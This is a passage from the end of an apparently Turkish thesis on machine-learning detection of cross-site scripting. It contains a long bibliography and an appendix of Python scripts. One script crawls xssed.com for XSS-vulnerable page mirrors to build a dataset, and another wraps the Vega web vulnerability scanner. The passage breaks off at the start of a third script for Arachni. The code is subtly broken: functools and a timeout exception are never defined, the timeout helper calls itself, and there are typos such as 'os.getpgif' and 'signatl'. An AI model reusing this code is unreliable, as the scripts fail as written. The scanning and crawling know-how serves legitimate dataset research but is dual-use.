Khandelwal, S., 2015, *Microsoft Internet Explorer Universal Cross-Site Scripting Flaw*, The Hacker News, `https://thehackernews.com/2015/02/internet-explorer-xss.html`, [Ziyaret tarihi: 15 Ekim 2019].

Kirda, E., Kruegel, C., Vigna, G., & Jovanovic N., 2006, Noxes: A Client-Side Solution for Mitigating Cross-Site Scripting Attacks, *Proceedings of the 2006 ACM Symposium on Applied Computing*, ACM, 330–337.

Knaddison, G., 2018, *Reflected XSS In Submitted Filename*, Drupal.org, `https://www.drupal.org/project/webform_multifile/issues/2825512`, [Ziyaret tarihi: 15 Ekim 2019].

Kober, J., Bagnell, J. A. & Peters, J., 2013, Reinforcement learning in robotics: A survey, *The International Journal of Robotics Research*, 32(11), 1238-1274.

Kononenko, I. & Kukar, M., 2007, *Machine Learning and Data Mining: Introduction to Principles and Algorithms*, Elsevier Science

Krenker, A., Bešter, J. & Kos, A., 2011, Introduction to the artificial neural networks, *Artificial Neural Networks: Methodological Advances and Biomedical Applications. InTech*, 1-18.

Krishnaveni, S. & Sathiyakumari, K., 2013, Efficient Prediction of Cross-Site Scripting Web Pages using Extreme Learning Machine, *International Journal of Computer Science & Engineering Technology, IJCSET*, 4(11), 1395-1400.

Kruegel, C., & Vigna, G., 2003, Anomaly Detection of Web-based Attacks, *Proceedings of the 10th ACM conference on Computer and Communications Security*, ACM, 251–261.

Kumar, V. & Minz, S., 2014, Feature Selection: A literature Review *Smart Computing Review*, 4(3), 211-229.

Leach, J., 2003, Improving user security behavior, *Computers & Security*, 22(8), 685-692.

Lekies, S., Kotowicz, K., Groß, S., Vela Nava, E. A., & Johns, M., 2017, Code-Reuse Attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets, *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, ACM, 1709–1723.

Le Pochat, V., Van Goethem, T., Tajalizadehkhoob, S., Korczyński, M., & Joosen, W., 2019, Tranco: A Research-Oriented Top Sites Ranking Hardened Against Manipulation, *Proceedings of the 26th Annual Network and Distributed System Security Symposium, NDSS 2019*, doi:10.14722/ndss.2019.23386

Leung, E., 2019, *Learn to style HTML using CSS* `https://developer.mozilla.org/en-US/docs/Learn/CSS`, [Ziyaret tarihi: 06 Kasım 2019].

Li, C., Xu, K., Zhu, J., & Zhang, B., 2017, Triple generative adversarial nets,*31st Conference on Neural Information Processing Systems (NIPS 2017)*, Long Beach, CA, USA, arXiv:1703.02291.

Likarish, P., Jung, E., & Jo, I., 2009, Obfuscated Malicious JavaScript Detection using Classification Techniques, *4th International Conference on Malicious and Unwanted Software, MALWARE)*, IEEE, 47–54.

Lipner, S., 2004, The trustworthy computing security development lifecycle, *20th Annual Computer Security Applications Conference*, IEEE, 2-13.

Livshits V. B., & Lam M. S., 2005, Finding Security Vulnerabilities in Java Applications with Static Analysis, *14th USENIX Security Symposium*, 271-286

Louw, T. M. &, Venkatakrishnan, V., 2009, BLUEPRINT: Robust Prevention of Cross-Site Scripting Attacks for Existing Browsers, *2009 30th IEEE Symposium on Security and Privacy*, IEEE, 331–346.

MITRE, 2020, *Top 25 Most Dangerous Programming Errors*, `http://cwe.mitre.org/top25/index.html`, [Ziyaret tarihi: 04 Şubat 2020].

MITRE CAPEC, 2019, *The MITRE Corporation Common Attack Pattern Enumeration and Classification, (CAPEC) Web Sitesi*, `https://capec.mitre.org/data/definitions/86.html`, [Ziyaret tarihi: 19 Ekim 2019].

Maone, G., 2019, *NoScript*, `https://noscript.net/features#xss`, [Ziyaret tarihi: 22 Ekim 2019].

Martono, W., Ali, H. & Salami, M. J. E., 2007, Keystroke pressure-based typing biometrics authentication system using support vector machines, *International Conference on Computational Science and Its Applications*, Springer, Berlin, Heidelberg, 85-93.

Maurya, S., 2015, Positive Security Model based Server-side Solution for Prevention of Cross-site Scripting Attacks, *2015 Annual IEEE India Conference, INDICON*, IEEE, 1–5.

McCulloch, W. S. & Pitts, W., 1943, A logical calculus of the ideas immanent in nervous activity, *The Bulletin of Mathematical Biophysics*, 5(4), 115-133.

Medeiros, I., Neves, N., & Correia, M., 2016, Detecting and Removing Web Application Vulnerabilities with Static Analysis and Data Mining, *IEEE Transactions on Reliability*, 65(1), 54–69.

Microsoft Security Response Center Blog, 2019, *IE 8 XSS Filter Architecture / Implementation*, `https://msrc-blog.microsoft.com/2008/08/19/ie-8-xss-filter-architecture-implementation/`, [Ziyaret tarihi: 22 Ekim 2019].

Minamide, Y., 2005, Static Approximation of Dynamically Generated Web Pages, *Proceedings of the 14th International Conference on World Wide Web*, ACM, 432–441.

MITRE, 2020, *Applying Systems Engineering and Advanced Technology to Critical National Problems*, `http://www.mitre.org`, [Ziyaret tarihi: 05 Mart 2020].

Mitropoulos, D., Stroggylos, K., Spinellis, D., & Keromytis, A. D., 2016, How to train your browser: Preventing XSS attacks using contextual script fingerprints, *ACM Transactions on Privacy and Security, TOPS)*, 19(1), 1-31.

Mohammadi, M., Chu, B., & Lipford, H. R., 2017, Detecting Cross-Site Scripting Vulnerabilities through Automated Unit Testing, *2017 IEEE International Conference on Software Quality Reliability and Security, QRS*, IEEE, 364–373.

Motoda, H., & Liu, H., 2002, Feature selection, extraction and construction, *Communication of IICM (Institute of Information and Computing Machinery, Taiwan)*, 5(67-72), 2.

Moustafa, N. & Slay, J., 2017, A hybrid feature selection for network intrusion detection systems: Central points, *Proceedings of the 16th Australian Information Warfare Conference*, arXiv:1707.05505, 5-13.

Mozilla, 2019, *IFRAME: The Inline Frame element, Mozilla Developer Web Sitesi*, `https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe`, [Ziyaret tarihi: 21 Ekim 2019].

Muchnick, S. S., 1997, *Advanced Compiler Design Implementation*, Morgan Kaufmann.

Mutton, P., 2010, *Twitter Users Fall Victim To New XSS Worm | Netcraft News*, news.netcraft.com, `https://news.netcraft.com/archives/2010/09/21/twitter-users-fall-victim-to-new-xss-worm.html`, [Ziyaret tarihi: 15 Ekim 2019].

Nadji, Y., Saxena, P., & Song, D., 2009, Document Structure Integrity: A Robust Basis for Cross-site Scripting Defense, *16th Annual Symposium on Network and Distributed System Security (NDSS 2009)*, 1-20.

Nagarjun, P., & Ahamad, S. S., 2020, Cross-site Scripting Research: A Review, *International Journal of Advanced Computer Science and Applications, IJACSA*, 11(4), doi:10.14569/IJACSA.2020.0110481.

Nava, E. V., & Lindsay, D., 2010, Abusing internet explorer 8's XSS filters, BlackHat Europe, http://p42.us/ie8xss/Abusing_IE8s_XSS_Filters.pdf, [Ziyaret: 02 Temmuz 2020].

Nelder, J. A., & Wedderburn, R. W. M., 1972, *Generalized Linear Models, Journal of the Royal Statistical Society*. Series A (General), 135(3), 370–384

Ng, B., Kankanhalli, A., & Xu, Y. C., 2009, Studying users' computer security behavior: A health belief perspective, *Decision Support Systems*, 46(4), 815-825.

Nguyen-Tuong, A., Guarnieri, S., Greene, D., Shirley, J., & Evans, D., 2005, Automatically Hardening Web Applications using Precise Tainting, *Security and Privacy in the Age of Ubiquitous Computing*, 295–307.

Nguyen, H. T., 2012, *Reliable Machine Learning Algorithms for Intrusion Detection Systems*, Doktora, Gjovik University College, Faculty of Computer Science and Media Technology.

Nithya, V., Pandian, S. L., & Malarvizhi, C., 2015, A survey on detection and prevention of cross-site scripting attack, *International Journal of Security and Its Applications*, 9(3), 139-152.

Nunan, A. E., Souto, E., dos Santos, E. M., & Feitosa, E., Automatic Classification of Cross-Site Scripting in Web Pages using Document-based and URL-based Features, *2012 IEEE Symposium on Computers and Communications, ISCC)*, IEEE, 702–707.

OpenJS Foundation, 2021, *Node.js*, https://nodejs.org/en/, [Ziyaret tarihi: 24 Mart 2021].

Oracle, 2019, *Classification: About Classification*, https://docs.oracle.com/cd/B28359_01/datamine.111/b28129/classify.htm, [Ziyaret tarihi: 13 Aralık 2019]

OWASP, 2019, *XSS Filter Evasion Cheat Sheet*, OWASP Web Sitesi, https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet, [Ziyaret tarihi: 19 Eylül 2019].

OWASP, 2021a, *The Release of the OWASP Top 10:2021*, OWASP Web Sitesi, https://www.owasptopten.org/the-release-of-the-owasp-top-10-2021, [Ziyaret tarihi: 07 Mayıs 2021].

OWASP, 2021b, *OWASP Top Ten*, OWASP Web Sitesi, https://owasp.org/www-project-top-ten/, [Ziyaret tarihi: 07 Mayıs 2021].

OWASP Mobile, 2022, https://owasp.org/www-project-mobile-top-10/, [Ziyaret tarihi: 23 Mayıs 2022].

Paganini, P., 2016, *Facebook XSS Could Have Allowed Attackers To Take Over Users' Accounts*, Security Affairs, https://securityaffairs.co/wordpress/44112/hacking/facebook-xss-takover-accounts.html, [Ziyaret tarihi: 15 Ekim 2019].

Pan, J., & Mao, X., 2016, DomXssMicro: A micro benchmark for evaluating DOM-based cross-site scripting detection, *2016 IEEE Trustcom/BigDataSE/ISPA*, IEEE, 208-215.

Pan, J., & Mao, X., 2017, Detecting DOM-Sourced Cross-Site Scripting in Browser Extensions, *2017 IEEE International Conference on Software Maintenance and Evolution, ICSME)*, IEEE, 24–34.

Panja, B., Gennarelli, T., & Meharia, P., 2015, Handling Cross-site Scripting Attacks using Cache Check to Reduce Webpage Rendering Time with Elimination of Sanitization and Filtering in Light Weight Mobile Web Browser, *2015 First Conference on Mobile and Secure Services, MOBISECSERV*, IEEE, 1–7.

Patil, D. K., & Patil, K. R., 2015, Client-side automated sanitizer for cross-site scripting vulnerabilities, *International Journal of Computer Applications*, 121(20), 1-7.

Pelizzi, R., & Sekar, R., 2012, Protection, usability and improvements in reflected XSS filters, *ASIACCS'12: Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security*.

Piccinini, G., 2004, The First computational theory of mind and brain: a close look at mcculloch and pitts's "logical calculus of ideas immanent in nervous activity". *Synthese*, 141(2), 175-215.

Pietraszek, T., & Berghe, C. V., 2005, Defending Against Injection Attacks through Context-Sensitive String Evaluation, *International Workshop on Recent Advances in Intrusion Detection*, Springer, 124–145.

Platt, J. C., 1999, Using Analytic QP and Sparseness to Speed Training of Support Vector Machines, *Advances in Neural Information Processing Systems*, 557–563.

Ponemon Institute, 2018, *2018 Cost of Insider Threats: Global*, `https://www.insiderthreatdefense.us/pdf/Ponemon%20Institute%202018%20Report%20-%20The%20True%20Cost%20Of%20Insider%20Threats%20Revealed.pdf`, [Ziyaret tarihi: 11 Mayıs 2020].

Positive Technologies, 2019, *Web Application Vulnerabilities: Statistics for 2018*, `https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Web-Vulnerabilities-2019-eng.pdf`, [Ziyaret tarihi: 14 Ekim 2019].

Pynnönen, J., 2016, *Yahoo Mail Stored XSS #2*, Klikki.fi, `https://klikki.fi/adv/yahoo2.html`, [Ziyaret tarihi: 15 Ekim 2019].

Rabiner, L. R., 1989, A tutorial on hidden Markov models and selected applications in speech recognition, *Proceedings of the IEEE*, 77(2), 257-286.

Raghavan, V., & Zhang, X., 2017, An Integrative Model of Managing Software Security during Information Systems Development, *Journal of International Technology and Information Management*, 26(4), 83-109.

Ramprasad, R., Batra, R., Pilania, G., Mannodi-Kanakkithodi, A., & Kim, C., 2017, Machine learning in materials informatics: recent applications and prospects, *npj Computational Materials*, 3(1), 54.

Rao, K. S., Jain, N., Limaje, N., Gupta, A., Jain, M., & Menezes, B., 2016, Two for the price of one: A combined browser defense against XSS and clickjacking, *International Conference on Computing, Networking and Communications, ICNC 2016*, IEEE, 1-6.

Ratanaworabhan, P., Livshits, V. B., & Zorn, B. G., 2009, NOZZLE: A Defense Against Heap-spraying Code Injection Attacks, *USENIX Security Symposium 2009*, 169–186.

Reis, C., Dunagan, J., Wang, H. J., Dubrovsky, O., & Esmeir, S., 2007, BrowserShield: Vulnerability-driven filtering of dynamic HTML, *ACM Transactions on the Web, TWEB*, 1(3), 11-es.

Ribeiro, C. H. C., 1999, A tutorial on reinforcement learning techniques, *Supervised Learning Track Tutorials of the 1999 International Joint Conference on Neural Networks*, 1-44.

Richards, J., 2014, *Relevance Of Generalized Linear Models In Oracle Database Mining*, `https://www.exeideas.com/2014/11/linear-models-in-oracle-database.html`, [Ziyaret tarihi: 24 Ekim 2020].

Rifai, S., Vincent, P., Muller, X., Glorot, X., & Bengio, Y., 2011, Contractive auto-encoders: Explicit invariance during feature extraction, *Proceedings of the 28th International Conference on Machine Learning*, 833–840.

Riquelme, I., & Roman, S., 2014, Is the influence of privacy and security on online trust the same for all type of consumers?, *Electronic Markets*, 24, 135-149.

Robertson, W., Vigna, G., Kruegel, C., & Kemmerer, R. A., 2006, Using Generalization and Characterization Techniques in the Anomaly-based Detection of Web Attacks, *Proceedings of the 13th Annual Symposium on Network and Distributed System Security Symposium, NDSS 2006*, San Diego, California, USA.

Roemer, R., Buchanan, E., Shacham, H., & Savage, S., 2012, Return-oriented Programming: Systems, Languages, and Applications, *ACM Transactions on Information and System Security, TISSEC*, 15(1), 2, 1–34.

Ryck, P. D., Desmet, L., Piessens, F., & Joosen, W., 2012, A Security Analysis of Emerging Web Standards- HTML5 and Friends, from Specification to Implementation, *Proceedings of the International Conference on Security and Cryptography, SECRYPT*, SciTePress, 257–262.

SANS-MITRE, 2020, *CWE: Common Weakness Enumeration*, `http://cwe.mitre.org`, [Ziyaret tarihi: 16 Ekim 2020].

SANS Information, 2020, *Network, Computer Security Training, Research, Resources*, `http://www.sans.org`, [Ziyaret tarihi: 16 Ekim 2020].

Sabelfeld, A., & Myers, A. C., 2003, Language-based information-flow security, *IEEE Journal on Selected Areas in Communications*, 21(1), 5-19.

Safavian, S. R. & Landgrebe, D., 1991, A survey of decision tree classifier methodology, *IEEE Transactions on Systems, Man, and Cybernetics*, 21(3), 660-674.

Schmitt, M. N. (Ed.), 2017, *Tallinn manual 2.0 on the international law applicable to cyber operations*, Cambridge University Press.

Schneier, B., 2007, *Applied Cryptography: Protocols, Algorithms, and Source Code in C*, John Wiley & Sons.

Scott, D., & Sharp, R., 2002, Abstracting Application-level Web Security, *Proceedings of the 11th International Conference on World Wide Web*, ACM, 396–407.

Shahriar, H., & Zulkernine, M., S^2XS^2: A Server Side Approach to Automatically Detect XSS Attacks, *2011 IEEE Ninth International Conference on Dependable, Autonomic and Secure Computing, DASC*, IEEE, 7–14.

Shahriar, H., & Zulkernine M., 2012, Mitigating Program Security Vulnerabilities: Approaches and Challenges, *ACM Computing Surveys, CSUR*, 44(3), 11.

Shanmugam, J., & Ponnavaikko, M., 2008, Cross Site Scripting-Latest developments and solutions: A survey, *Int. J. Open Problems Compt. Math.*, 1(2), 101-121.

Sheng, S., Holbrook, M., Kumaraguru, P., Cranor, L. F., & Downs, J., 2010, Who falls for phish?: a demographic analysis of phishing susceptibility and effectiveness of interventions, *Proceedings of the ACM Conference on Human Factors in Computing Systems*, Atlanta, GA, 373-382.

Silver, D., Huang, A., Maddison, C. J., Guez, A., Sifre, L., Van Den Driessche, G., ... & Dieleman, S., 2016, Mastering the game of Go with deep neural networks and tree search, *Nature*, 529(7587), 484–489.

Sodiya, A. S., Onashoga, S. A., & Ajayi, O. B., 2006, Towards building secure software systems, *Issues in Informing Science and Information Technology*, 3.

Sokolova, M., & Lapalme, G., 2009, A systematic analysis of performance measures for classification tasks, *Information Processing & Management*, 45(4), 427-437.

Song, Y., Keromytis, A. D., & Stolfo, S. J., 2009, Spectrogram: A Mixture-of-Markov-Chains Model for Anomaly Detection in Web Traffic, *16th Annual Network and Distributed System Security Symposium, NDSS 2009*, 9, 1–15.

Spagnuolo, M., 2013, *Stored XSS In Gmail – Miki's Blog*, Blog.miki.it, `https://blog.miki.it/2013/7/8/stored-xss-in-gmail/`, [Ziyaret tarihi: 15 Ekim 2019].

Stamm, S., Sterne, B., & Markham, G., 2010, Reining in the web with content security policy, *Proceedings of the 19th International Conference on World Wide Web*, ACM, 921-930.

Stasinopoulos, A., Ntantogian, C., & Xenakis, C., 2014, Bypassing XSS Auditor: Taking advantage of badly written PHP code, *2014 IEEE International Symposium on Signal Processing and Information Technology (ISSPIT)*, 290-295.

Subramanya, A., & Talukdar, P. P., 2014, Graph-based semi-supervised learning, *Synthesis Lectures on Artificial Intelligence and Machine Learning*, 8(4), 1–125.

Sundareswaran, S., & Squicciarini, A. C., 2012, XSS-Dec: A Hybrid Solution to Mitigate Cross-site Scripting Attacks, *IFIP Annual Conference on Data and Applications Security and Privacy*, Springer, 223–238.

TheGuardian, 2019, *What's an IFrame attack and why should I care?*, TheGuardian Web Sitesi, https://www.theguardian.com/technology/2008/apr/03/security.google, [Ziyaret tarihi: 21 Ekim 2019].

Triguero, I., García, S., & Herrera, F., 2013, Self-labeled techniques for semi-supervised learning: Taxonomy, software and empirical study, *Knowledge and Information Systems*, 42(2), 245–284.

Tripp, O., Pistoia, M., Fink, S. J., Sridharan, M., & Weisman, O., 2009, TAJ: Effective Taint Analysis of Web Applications, *ACM Special Interest Group on Programming Languages (SIGPLAN) Notices*, 44(6), ACM, 87–97.

USOM, 2020, *Ulusal Siber Olaylara Müdahale Merkezi*, https://usom.gov.tr, [Ziyaret tarihi: 17 Mayıs 2020].

UnderNews, 2011, *Exclusivité : Faille XSS Sur Le Site De La NASA | Undernews*, https://www.undernews.fr/undernews/exclusivite-faille-xss-sur-le-site-de-la-nasa.html, [Ziyaret tarihi: 15 Ekim 2019].

Viega, J., & McGraw G., 2002, *Building secure software: how to avoid security problems the right way*, Pearson Education.

Viega, J., 2005, *The CLASP Application Security Process*, Secure Software, Inc., ABD, White Paper.

Vogt, P., Nentwich, F., Jovanovic, N., Kirda, E., Kruegel, C., & Vigna, G., 2007, Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis, *14th Annual Network and Distributed System Security Symposium, NDSS 2007*, 12.

Vulnerability-db.com, 2014, *Google Youtube - Persistent Cross Site Vulnerability, Demonstration Video | Vulnerability Magazine - Acknowledgments*, Bug Bounties & Security Research, https://www.vulnerability-db.com/?q=articles/2014/10/25/google-youtube-persistent-cross-site-vulnerability-demonstration-video, [Ziyaret tarihi: 15 Ekim 2019].

W3C CSP2, 2019, *Content Security Policy Level 2*, W3C Recommendation Web Sitesi, http://www.w3.org/TR/CSP2/, [Ziyaret tarihi: 21 Ekim 2019].

W3C CSP3, 2019, *Content Security Policy Level 3*, W3C Recommendation Web Sitesi, http://www.w3.org/TR/CSP3/, [Ziyaret tarihi: 21 Ekim 2019].

W3C Community Group, 2021, *Webassembly 1.0*, https://webassembly.org/, [Ziyaret tarihi: 13 Temmuz 2021].

W3C, 2017, *HTML 5.2*, https://www.w3.org/TR/html52/, [Ziyaret tarihi: 22 Ağustos 2021].

W3School, 2019, *HTML IFRAME sandbox Attribute*, 2019, W3School Web Sitesi, https://www.w3schools.com/tags/att_iframe_sandbox.asp, [Ziyaret tarihi: 21 Ekim 2019].

W3School, 2019, *JavaScript Events*, W3School Web Sitesi, https://www.w3schools.com/js/js_events.asp, [Ziyaret tarihi: 21 Ekim 2019].

W3Techs, 2019, *W3Techs Web Technology Surveys*, https://w3techs.com/technologies/details/cp-javascript/all/all, [Ziyaret tarihi: 18 Ekim 2019].

Web Application Security Consortium, 2010, *WASC Threat Classification*, http://projects.webappsec.org/f/WASC-TC-v2_0.pdf, [Ziyaret tarihi: 11 Ekim 2019].

Wang, H. J., Grier, C., Moshchuk, A., King, S. T., Choudhury, P., & Venter, H., 2009, The multi-principal OS construction of the Gazelle web browser, *Proceedings of the 18th Conference on USENIX Security Symposium, ser. SSYM'09*, Berkeley, CA, USA: USENIX Association, 417–432.

Wang, C. H., Zhou, Y. S., 2016, A New Cross-Site Scripting Detection Mechanism Integrated with HTML5 and CORS Properties by Using Browser Extensions, *2016 International Computer Symposium, ICS*, IEEE, 264–269.

Wassermann, G., & Su, Z., 2007, Sound and Precise Analysis of Web Applications for Injection Vulnerabilities, *PLDI'07: Proceedings of the 28th ACM SIGPLAN Conference on Programming Language Design and Implementation*, 42, ACM, 32–41.

Wassermann, G, & Su, Z., 2008, Static Detection of Cross-site Scripting Vulnerabilities, *Proceedings of the 30th International Conference on Software Engineering*, ACM, 171–180.

Weissbacher, M., Robertson, W. K., Kirda, E., Kruegel, C., & Vigna, G., 2015, ZigZag: Automatically Hardening Web Applications Against Client-side Validation Vulnerabilities, *USENIX Security Symposium*, 737–752.

WhiteHat Security Inc., 2019, *2019 Application Security Statistics Report Vol. 14*,https://info.whitehatsec.com/Content-2019-StatsReport_LP.html?utm_source=website&utm_medium=0819-Website-WhiteHat2019StatisticsReport, [Ziyaret tarihi: 11 Kasım 2019].

Whitty, M., Doodson, J., Creese, S., & Hodges, D., 2015, Individual differences in cyber security behaviors: an examination of who is sharing passwords, *Cyberpsychology, Behavior and Social Networking*, 18(1), 3-7.

Wijayarathna, C., & Arachchilage, N. A. G., 2018, Fighting Against XSS Attacks: A Usability Evaluation of OWASP ESAPI Output Encoding, *The 52nd Hawaii International Conference on System Sciences (HICSS)*, arXiv:1810.01017.

Witten, I. H., Frank, E., Hall, M. A., & Pal, C. J., 2016, *Data Mining: Practical Machine Learning Tools and Techniques*, Morgan Kaufmann.

Wu, Z., Wu, J., Cao, J., & Tao, D., 2012, Hysad: A semi-supervised hybrid shilling attack detector for trustworthy product recommendation, *Proceedings of the 18th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, ACM, 985–993.

Wurzinger, P., Platzer, C., Ludl, C., Kirda, E., & Kruegel, C., 2009, SWAP: Mitigating XSS Attacks Using a Reverse Proxy, *Proceedings of the 2009 ICSE Workshop on Software Engineering for Secure Systems*, IEEE Computer Society, 33–39.

XSSed.com, 2011, *Not Surprisingly, Mcafee Websites Are Susceptible To XSS Attacks*, `http://www.xssed.com/news/128/Not_surprisingly_McAfee_websites_are_susceptible_to_XSS_attacks/`, [Ziyaret tarihi: 15 Ekim 2019].

Xie Y., & Aiken A., 2006, Static Detection of Security Vulnerabilities in Scripting Languages, *15th USENIX Security Symposium (USENIX Security 06)*, 179–192.

Xu, W., Bhatkar, S., & Sekar, R., 2006, Taint-Enhanced Policy Enforcement: A Practical Approach to Defeat a Wide Range of Attacks, *USENIX Security*, 121–136.

Yibelo, P., 2016, *Paulos Yibelo - Blog: Instagram Stored Oauth XSS*, Paulos Yibelo - Blog, `https://www.paulosyibelo.com/2016/11/instagram-stored-oauth-xss.html`, [Ziyaret tarihi: 15 Ekim 2019].

Zalewski, M., 2011, *The Tangled Web: A Guide to Securing Modern Web Applications*, 1. bas., San Francisco, CA, USA: No Starch Press.

Zdrnja, B., 2010, *Infosec Handlers Diary Blog*, SANS Internet Storm Center, `https://isc.sans.edu/diary/Stored+XSS+vulnerability+on+YouTube+actively+abused\%3F/9130`, [Ziyaret tarihi: 15 Ekim 2019].

Zheng, G., Zhang, F., Zheng, Z., Xiang, Y., Yuan, N. J., Xie, X. & Li, Z., 2018, DRN: A Deep Reinforcement Learning Framework for News Recommendation, *In Proceedings of the 2018 World Wide Web Conference on World Wide Web*, International World Wide Web Conferences Steering Committee, 167-176.

Zhou, Z. H., & Li, M., 2005, Tri-training: Exploiting unlabeled data using three classifiers, *IEEE Transactions on Knowledge and Data Engineering*, 17(11), 1529–1541.

Zhou, Z., Li, X. & Zare, R. N., 2017, Optimizing chemical reactions with deep reinforcement learning, *ACS Central Science*, 3(12), 1337-1344.

Zhu, X., 2008, *Semi-supervised learning literature survey*, Technical Report 1530, University of Wisconsin-Madison.

Zhu, X., & Ghahramani, Z., 2002, *Towards semi-supervised classification with Markov random fields*, Technical Report, CMU-CALD-02-106, Carnegie Mellon University.

Zhu, X., & Goldberg, A. B., 2009, Introduction to semi-supervised learning, *Synthesis Lectures on Artificial Intelligence and Machine Learning*, 3(1), 1–130.

EKLER

EK 1. Uygulamada kullanılan Python kodları

Aşağıdaki betik, *xssed.com* web adresinden istenen sayıda XSS zafiyeti içeren örneği otomatik olarak toplamak amacıyla kullanılmıştır:

```
### xssed.py ###
import urllib.request
import re
import sys
import os
import signal

# Uyarı: Betiğin çalışması sırasında, bilgisayarda aktif olan Güvenlik Duvarı (Firewall) / Saldırı Tespit Sistemi (Host IPS) tarzı uygulamalar, betiğin çalışmasını olumsuz etkileyebilmektedir.

#Sabitlerin tanımlanması
dizin = os.path.dirname(sys.argv[0])+"/dataset/xss/"
toplanacakKayitSayisi = 3000
baslangicSayfaNo = 1

#Renkler
HEADER = '\033[95m'
ENDC = '\033[0m'
OKGREEN = '\033[92m'
OKBLUE = '\033[94m'
BOLD = '\033[1m'
FAIL = '\033[91m'

xssed = []

if not os.path.exists(dizin):
    os.makedirs(dizin)

def timed_out(timeout):
    def decorate(f):
        if not hasattr(signal, "SIGALRM"):
            return f

        def handler(signum, frame):
            raise TimedOutExc()

        @functools.wraps(f)
        def new_f(*args, **kwargs):
            old = signal.signal(signal.SIGALRM, handler)
            timed_out(timeout)
            try:
                result = f(*args, **kwargs)
            finally:
                signal.signal(signal.SIGALRM, old)
            timed_out(0)
```

```
            return result

        new_f.func_name = f.func_name
        return new_f

    return decorate

def xssed_crawler(kayit_sayisi, page = 1):

    print(BOLD + OKGREEN + "www.xssed.com sayfasından zararlı kayıtlar taranıyor..." + ENDC
    ↪ + '\n')

    kalanSiteSayisi = kayit_sayisi

    while(kalanSiteSayisi):

        try:
            parentHtml = urllib.request.urlopen('http://www.xssed.com/archive/page=' + str(
    ↪ page) + '/').read().decode('latin-1')
        except Exception as e:
            print('\n' + "Hata : " + FAIL + str(e.type) + " = " + str(e) + ENDC + '\n')
            continue

        for website in [m.start() + len("/mirror/") for m in re.finditer("/mirror/",
    ↪ parentHtml)]:
            timed_out(60*10) #Yineleme 10 dakikadan fazla sürerse, bu kaydı atlayalım

            mirrorInd = parentHtml[website:parentHtml.find("/", website)]

            try:
                mirrorHtml = urllib.request.urlopen('http://www.xssed.com/mirror/' + str(
    ↪ mirrorInd) + '/').read().decode('latin-1')
            except Exception as e:
                print('\n' + "Hata : " + FAIL + str(type(e)) + " = " + str(e) + ENDC + '\n')
                continue

            vulnUrl = mirrorHtml[mirrorHtml.find("http://vuln.xssed.net/"):mirrorHtml.find('
    ↪ "', mirrorHtml.find("http://vuln.xssed.net/"))]
            trueUrl = mirrorHtml[mirrorHtml.find("URL: ") + 5:mirrorHtml.find('</th',
    ↪ mirrorHtml.find("URL: "))]

            items = re.findall("&gt;", trueUrl)
            for item in items:
                trueUrl = trueUrl.replace(item, ">")

            items = re.findall("&lt;", trueUrl)
            for item in items:
                trueUrl = trueUrl.replace(item, "<")


            try:
                vulnHtml = urllib.request.urlopen(vulnUrl).read().decode('latin-1')
            except Exception as e:
                print('\n' + "Hata : " + FAIL + str(type(e)) + " = " + str(e) + ENDC + '\n')
                continue

            xssed.append( ( trueUrl, vulnHtml ) )
            sys.stdout.write("\r" + OKBLUE + "İlerleme durumu : " + str(kayit_sayisi -
    ↪ kalanSiteSayisi + 1) + " / " + str(kayit_sayisi) + ENDC)
```

```
            sys.stdout.flush()

            kalanSiteSayisi -= 1
            if(not kalanSiteSayisi):
                break;

            timed_out(0)

        page += 1

    sys.stdout.write("\r" + OKBLUE + "İlerleme durumu : " + str(kayit_sayisi) + " / " + str(
    ↪ kayit_sayisi) + ENDC + ' '*10 + BOLD + OKGREEN + 'Tamamlandı!' + ENDC + '\n\n')

xssed_crawler(toplanacakKayitSayisi, baslangicSayfaNo)

urls = open(dizin + "XSS_"+ str(toplanacakKayitSayisi) +"URLs.txt", 'a', encoding='utf-8')

for i in range (len(xssed)):
    urls.write(xssed[i][0]+"\n")
    f = open(dizin + 'M' + str(i+1) + ".html", 'w', encoding='utf-8')
    f.write(xssed[i][1].lower())
    f.close()
urls.close()
```

Veri setini oluştururken, veri setine rastgele iyicil web sayfası örneklerinin eklenmesi sürecinde sayfalar **Vega** ve **Arachni** adlı iki farklı Web zafiyet tarama aracı (Penetration-test tool) ile taranmıştır. Bu işlem sonucu XSS zafiyeti tespit edilmeyen sayfalar veri setine iyicil yani non-XSS (benign) örnekler olarak dahil edilmiştir. Bu işlem sırasında kullanılan Python kodları aşağıdaki gibidir. Her iki fonksiyon da girdi olarak aldığı sayfada/URLde XSS zafiyeti tespit ettiğinde "*True*", aksi durumda "*False*" sonucunu dönmektedir. Vega için kullanılan Python kodunda geliştiricinin GitHub deposunda paylaştığı koddan yararlanılmıştır. (Borcherding, 2020)

```
### vega.py ###
import os

def check():
  found = False
  datafile = "/tmp/results"
  if os.path.isfile(datafile):
    for line in open(datafile):
      if "<tr class=alert-row><td>Cross Site Scripting</td><td class=alert-count>" in line:
        found = True
        break
    os.remove(datafile)
  else:    ## Show an error ##
        print("Error: %s file not found" % datafile)
  return found

def vega(target):
  import subprocess as sp
  import time
  import shlex
```

```
  import shutil

  from py4j.java_gateway import JavaGateway
  from py4j.java_collections import ListConverter

  result_path = "/tmp/results"
  authentication = "admin:admin"
  vega_path = "/home/ozgur/vega/Vega"
  #seconds to wait for Vega to start
  wait_time = 10
  maxScanDepth = 1

  # checking if xvfb exists
  if(shutil.which("xvfb-run") == None):
    raise MissingDependency('xvfb cannot be found. Please install xvfb to use the python
    ↪ interface of Vega.')

  # run vega
  cmd = "xvfb-run -a " + vega_path
  #process gets a new group ID so it can be stopped (including all additional created
    ↪ processes) later
  vega_process = sp.Popen(shlex.split(cmd), preexec_fn=os.setsid)
  print("Started Vega from %s" % str(vega_path))
  time.sleep(wait_time)

  # init vega classes
  gateway = JavaGateway()
  scanex = gateway.entry_point.getMyScanExecutor()
  alertExporter = gateway.entry_point.getAlertExporter()

  # set values
  scanex.setTarget(target)
  alertExporter.setPath(result_path)

  scanex.runScan()

  alertExporter.exportAlertsOfLastScan()

  try:
    os.killpg(os.getpgif(process.pid), signatl.SIGTERM)
    process.wait()
  except Exception:
    pass
  return check()
```

```
### arachni.py ###
import os

def arachni (target):
